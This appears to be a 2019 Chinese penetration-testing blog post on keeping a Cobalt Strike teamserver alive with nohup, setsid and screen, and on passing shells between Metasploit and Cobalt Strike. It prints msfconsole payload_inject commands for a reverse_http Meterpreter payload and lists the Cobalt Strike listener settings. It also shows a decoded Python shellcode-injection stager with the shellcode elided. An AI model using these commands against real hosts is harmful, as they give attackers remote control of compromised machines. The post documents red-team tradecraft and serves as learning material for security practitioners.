
Cobaltstrike Server持久化 & Cobaltstrike与Metasploit相互派生shell

Fazx / 2019-11-12 09:21:33 / 浏览数 4829 渗透测试 渗透测试 顶(1) 踩(0)

Cobaltstrike teamserver持久化



由于我们在终端中的操作都属于SSH进程的子进程，当网络中断或SSH连接断开时，终端会收到HUP(hangup)信号从而关闭所有子进程。为了使Cobaltstrike的服务端保持

1. 让进程忽略HUP信号；
2. 让进程运行在新的会话里，成为不属于此终端的子进程。

一般来说，第一种思路可以nohup命令实现，结尾加上"&"可将命令放入后台运行:

```
[root@Fazx ~]# nohup ping 0sec.com.cn &
[1] 3059
nohup: appending output to `nohup.out'
[root@Fazx ~]# ps -ef | grep 3059
root      3059   984  0 21:06 pts/3    00:00:00 ping 0sec.com.cn
```

第二种思路则对应setsid命令：

```
[root@Fazx ~]# setsid ping 0sec.com.cn
[root@Fazx ~]# ps -ef | grep 0sec.com.cn
root     31094     1  0 20:28 ?        00:00:00 ping 0sec.com.cn
```

可以看到进程ID（PID）为31094，而它的父ID（PPID）为1（即init进程ID），并不是当前终端的进程ID。


此外，将命令与&放在()中执行也可以实现setsid相同的效果：

```
[root@Fazx ~]# (ping 0sec.com.cn &)
[root@Fazx ~]# ps -ef | grep 0sec.com.cn
root     3998     1  0 20:37 pts/4    00:00:00 ping 0sec.com.cn
```

而为了避免大量命令的重复操作，或某一条命令忘记附加命令等情况，本文重点推荐使用screen工具实现需求，它可以方便地模拟出多个终端窗口，并将所有进程挂到init的

```
# ■■■■screen
apt-get install screen
```

输入screen新建一个窗口，在此窗口中直接正常输入命令，完成后使用Ctrl+A+D组合键将窗口放入后台执行，可以看到有会话为脱离状态：




使用screen -ls查看后台窗口，screen -r ID恢复指定会话：

```
screen -r 14662
```

同样的，Metasploit监听端口等待反弹shell时，也可以用这种方式进行持久化，操作相对于nohup要方便得多。

MSF派生shell给Cobaltstrike




获取MSF shell、建立session后在meterpreter执行background将会话放到后台，切换payload。

拥有MSF shell的攻击机与搭建Cobaltstrike的服务端不需要是同一台主机，端口相通即可实现远程派生shell。

```
msf exploit(handler) >  use exploit/windows/local/payload_inject
msf exploit(payload_inject) > set PAYLOAD windows/meterpreter/reverse_http
msf exploit(payload_inject) > set DisablePayloadHandler true
msf exploit(payload_inject) > set LHOST [Listener■■IP]
msf exploit(payload_inject) > set LPORT [Listener■■■■]
msf exploit(payload_inject) > set SESSION [session ID]
msf exploit(payload_inject) > exploit
```

配置set DisablePayloadHandler true的原因是payload_inject执行之后会在本地产生一个新的handler，而我们之前已经有了一个，不需要再生成。


多个session同时建立时可以列举所有session并按需选择想要派生的shell：



CS端配置如下监听器：

```
windows/beacon_http/reverse_http
```

CS端肉鸡上线成功：




Cobaltstrike派生shell给MSF

在CS获得一个beacon shell后，配置监听器


`windows/foreign/reverse_tcp`

注意由于要与之后MSF的`windows/meterpreter/reverse_tcp`配置保持一致，这里是`reverse_tcp`而不再是`reverse_http`，同样的，配置IP与端口也应与MSF的监

提前在MSF设置`exploit/multi/handler`对反向TCP连接的监听，这一步比较常规不再赘述。对需要派生的目标右击选择Spawn，之后选择对应的监听器。



另一端MSF稍后即获取到shell连接，获得Meterpreter会话：



后话

有什么需要派生shell的场景呢？首先CS虽然强大但用于攻击的载荷模块并不如MSF丰富，可参考的资料也较少，此时需要MSF接手shell继续进行后续渗透流程；其次CS的内
Web Delivery中python类型的载荷，解码后如下(略去shellcode)：

```
import ctypes
import platform

(arch, type) = platform.architecture()

# 32-bit Python
if arch == "32bit":
   shellcode = "xxxx"

# 64-bit Python
elif arch == "64bit":
   shellcode = "xxxx"
else:
   shellcode = ""

# sanity check our situation
if type != "WindowsPE" or len(shellcode) == 0:
   quit()

# inject our shellcode
rwxpage = ctypes.windll.kernel32.VirtualAlloc(0, len(shellcode), 0x1000, 0x40)
ctypes.windll.kernel32.RtlMoveMemory(rwxpage, ctypes.create_string_buffer(shellcode), len(shellcode))
handle = ctypes.windll.kernel32.CreateThread(0, 0, rwxpage, 0, 0, 0)
ctypes.windll.kernel32.WaitForSingleObject(handle, -1)
```

可以看到攻击代码中判断了WindowsPE，也就只能直接获取Windows
shell。但通过派生shell我们可以使用MSF针对Linux的攻击载荷，获取Linux权限后接管到CS平台，从而拓展了团队协作渗透的广度与深度。

Cobaltstrike核心的功能还是后渗透阶段，免杀、内网中的横向移动、内网转发、C2配置文件等，后续的文章也会围绕这些内容进行展开。

写本文时值万圣节，Metasploit也更换了主题banner：

上一篇：详解PHP反序列化中的字符逃逸 下一篇：eyoucms后台文件上传漏洞(C...

1. 2 条回复

plz 2019-11-14 10:49:27

你是不是对"持久化"这三个字有什么误解

0 回复Ta

Fazx 2019-11-15 10:45:23

@plz teamserver持久化（

0 回复Ta

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板